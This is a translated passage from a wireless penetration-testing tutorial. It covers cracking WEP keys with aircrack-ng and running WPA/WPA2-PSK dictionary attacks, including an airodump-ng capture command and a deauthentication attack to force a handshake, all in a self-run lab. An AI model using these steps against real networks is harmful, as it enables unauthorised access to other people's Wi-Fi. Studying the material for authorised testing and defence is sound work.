
17. 现在开始真正的破解部分！我们以 `WEPCRackingDemo-0*.cap` 选项在新窗口启动 `aircrack-ng` 。它会开始使用文件中的数据风暴破解 WEP 密钥。要注意 Airodump-ng 收集数据封包， `aireplay-ng` 进行重放攻击， `aircrack-ng` 尝试基于捕获的封包来破解 WEP 密钥，所有都同时进行。这个实验中，它们都在单独的窗口打开。

18. 当 `aircrack-ng` 开始破解封包之后，你的界面应该是这样：



19. 用于破解密钥的数据封包的数量是非确定的，但是通常至少需要成百上千个。在快速的网络（或使用 `aireplay-ng` ）中，这最多花费 5~10 分钟。如果当前文件中的数据封包的数量不够， `aircrack-ng` 就会暂停，等待更多捕获的封包，之后它会重新开始破解过程，像这样：

20. 一旦捕获到了足够的数据，`aircrack-ng` 就会开始破解密钥。之后，它会在终端中展示并退出，像这样：



21. 要注意，WEP 是完全缺陷的，任何 WEP 密钥（无论多复杂）都会被 Aircrack-ng 破解。唯一的需要就是大量数据封包，使用这个密钥加密，并且对 `aircrack-ng` 可用。

刚刚发生了什么？

我们在环境中建立 WEP，并成功破解了 WEP 密钥。为了完成它，我们首先等待正常客户端连接到接入点。之后，我们使用 aireplay-ng 工具在网络上重放 ARP 封包。这会导致网络发送 ARP 重放封包，从而增加空中发送的数据封包数量。之后我们使用 aircrack-ng 工具，通过分析数据风暴的密码学缺陷来破解 WEP 密钥。

要注意我们也能够使用共享密钥验证绕过机制，来伪造接入点的验证，这会在后面的章节中学到。如果正常客户端离开了网络，这可以更方便一些。这会确保我们可以伪造验证和关联，并且继续将重放封包发送到网络。

试一试 -- 使用 WEP 破解伪造验证

在之前的练习中，如果正常客户端突然断开了网络，我们就不能重放封包，因为接入点会拒绝接受来自未关联客户端的封包。

你的挑战就是，使用即将在后面学到的共享密钥绕过伪造验证和授权，使你仍然能够将封包注入到网络中，并验证接入点是否接受和响应它们。


4.3 WPA/WPA2

WPA 或者 WPA v1 主要使用 TKIP 加密算法。TKIP 用于改进 WEP，不需要完全新的硬件来运行。反之，WPA2 必须使用 AES-CCMP 算法来加密，这比 TKIP 更加强大和健壮。

WPA 和 WPA2 允许 基于 WAP 的验证，使用基于 RADIUS 服务器（企业）和预共享密钥（PSK）（个人）的验证模式。

WPA/WPA2 PSK 易受字典攻击。攻击所需的输入是客户端和接入点之间的四次 WPA 握手，以及包含常用口令的单词列表。之后，使用例如 Aircrack-ng 的工具，我们可以尝试破解 WPA/WPA2 PSK 口令。

四次握手的演示见下面：




WPA/WPA2 PSK 的原理是它导出了会话层面的密钥，叫做成对临时密钥（PTK），使用预共享密钥和五个其它参数 -- 网络 SSID、验证者 Nounce （ANounce）、申请者 Nounce（SNounce）、验证着 MAC 地址（接入点 MAC）、申请者 MAC 地址（WIFI 客户端 MAC）。密钥之后用于加密接入点和客户端之间的所有数据。

通过嗅探空域来窃取整个对话的攻击者，可以获得前面提到的全部五个参数。它唯一不能得到的东西就是预共享密钥。所以，预共享密钥如何创建？它由用户提供的 WPA-PSK 口令以及 SSID 导出。这些东西的组合通过基于密码的密钥推导函数（PBKDF2）来发送，它的输出是 256 位的共享密钥。

在典型的 WPA/WPA2 PSK 字典攻击中，攻击者会使用可能口令的大量字典以及攻击工具。工具会从每个口令中导出 256 位的预共享密钥，并和其它参数（之前提到过）一起使用来创建 PTK。PTK 用于在握手包之一中验证信息完整性检查（MIC）。如果匹配，从字典中猜测

的口令就正确，反之就不正确。

最后，如果授权网络的口令存在于字典中，它会被识别。这就是 WPA/WPA2 PSK 破解的工作原理。下面的图展示涉及到的步骤：



下个练习中，我们会看一看如何破解 WPA PSK 无线网络。使用 CCMP（AES）的WPA2-PSK 网络的破解步骤与之相同。

实战时间 -- 破解 WPA-PSK 弱口令

遵循以下步骤来开始：


1. 让我们首先连接到我们的接入点 `Wireless Lab` ，并设置接入点使用 WPA-PSK。我们将 WPA-PSK 口令设为 `abcdefgh` ，使其易于受字典攻击。




2. 我们以下列参数启动 `airodump-ng` ，使其开始捕获和储存网络上的所有封包：

```
airodump-ng –bssid 00:21:91:D2:8E:25 –channel 11 –write WPACrackingDemo mon0"
```

输出是这样：




3. 现在我们可以等待新的客户端连接接入点，便于我们捕获四次握手包。或者我们可以广播解除验证封包来强制客户端重新连接。我们选择后者来提升速度。相同的位置频道错误可能自再次发生，同样，使用 `--ignorenegative-one` 。这也需要更多尝试：




4. 只要我们不活了 WPA 握手包，`airodump-ng` 会在屏幕的右上角将其表示为 WPA 握手包，并带有接入点的 BSSID。如果你使用了 `-ignore-negative-one`，工具可能将 WPA 握手包替换为固定的频道信息。你需要观察到一闪而过的 WPA 握手信息。

5. 我们现在可以停止 `airodump-ng` 了。让我们在 Wireshark 中打开 cap 文件，并查看四次握手。你的 Wireshark 终端应该是这样。我在屏幕的记录文件中选择了四次握手的第一个封包。握手封包就是协议为 EAPOL 的封包：


6. 现在我们开始实际的密钥破解练习。我们需要常见单词的字典。Kali 在 `metasploit` 文件夹中自带了许多字典文件，位于截图这里。要注意，在 WPA 破解中，你的水平就和你的字典一样。Kali 自带了一些字典，但是这些可能不够。人们所选的密码取决于很多因素。这包括所居住的国家、区域中的常见名称和短语，用户的安全意识，以及一些其它因素。收集国际和区域特定的单词列表，在从事渗透测试的时候是个好主意。



7. 我们现在以 `pcap` 文件作为输入以及到字典文件的链接调用 `aircrack-ng` 工具，像下面这样。我使用了 `nmap.lst` ，像这样：



8. `aircrack-ng` 使用字典文件来尝试多种口令组合，并尝试破解密钥。如果口令出现在字典文件中，它会最后破解出来，并且你的屏幕会看起来像这样：



9. 要注意，因为这是字典攻击，预置条件是口令必须出现在提供给 `aircrack-ng` 的字典文件中。如果口令没有出现在字典中，攻击就会失败。

刚刚发生了什么？

我们在接入点上设置了 WPA-PSK，使用常见口令： `abcdefgh` 。之后我们使用解除验证攻击，让正常客户端重新连接到接入点。当我们重新连接时，我们捕获了客户端和接入点之间的 WPA 四次握手。

因为 WPA-PSK 易受字典攻击，我们向 `Aircrack-ng` 输入了包含 WPA 四次握手的捕获文件，以及常见口令的列表（以单词列表形式）。因为口令 `abcdefgh` 出现在单词列表中， `Aircrack-ng` 就能够破解 WPS-PSK 共享口令。要再次注意，在基于字典的 WPA 破解中，你的水平就等于你的字典。所以在你开始之前，编译一个大型并且详细的字典非常重要。通过 Kali 自带的字典，有时候可能不够，可能需要更多单词，尤其是考虑位置因素。

试一试 -- 尝试使用 Cowpatty 破解 WPA-PSK

Cowpatty 是个同样使用字典攻击来破解 WPA-PSK 口令的工具。这个工具在 Kali 中自带。我将其留做练习，来让你使用 Cowpatty 破解 WPA-PSK 口令。

同样，设置不常见的口令，它不出现在你的字典中，并再次尝试。你现在再破解口令就不会成功了，无论使用 Aircrack-ng 还是 Cowpatty。

要注意，可以对 WPA2-PSK 网络执行相同攻击。我推荐你自己验证一下。

4.4 加速 WPA/WPA2 的破解

我们在上一节中看到，如果我们在字典中拥有正确的口令，破解个人 WPA 每次都会像魔法一样。所以，为什么我们不创建一个大型的详细字典，包含百万个常见密码和词组呢？这会帮助我们很多，并且多数情况都会最终破解出口令。这听起来不错，但是我们错过了一个核心组件 -- 所花费的时间。更多需要 CPU 和时间的计算之一就是使用 PSK 口令和 SSID 通过 PSKDF2 的预共享密钥。这个函数在输出 256 位的与共享密钥之前，计算超过 4096 次二者组合的哈希。破解的下一步就是使用这个密钥以及四次握手中的参数来验证握手中的 MIC。这一步计算了非常大。同样，握手中的参数每次都会变化，于是这一步不能预先计算。所以，为了加速破解进程，我们需要使来自口令的与共享密钥的计算尽可能快。

我们可以通过预先计算与共享密钥，在 802.11 标准术语中也叫作成对主密钥（PMK）来加速。要注意，因为 SSID 也用于计算 PMK，使用相同口令和不同 SSID，我们会得到不同的 PMK。所以，PMK 取决于口令和 SSID。

下个练习中，我们会看看如何预先计算 PMK，并将其用于 WPA/WPA2 的破解。

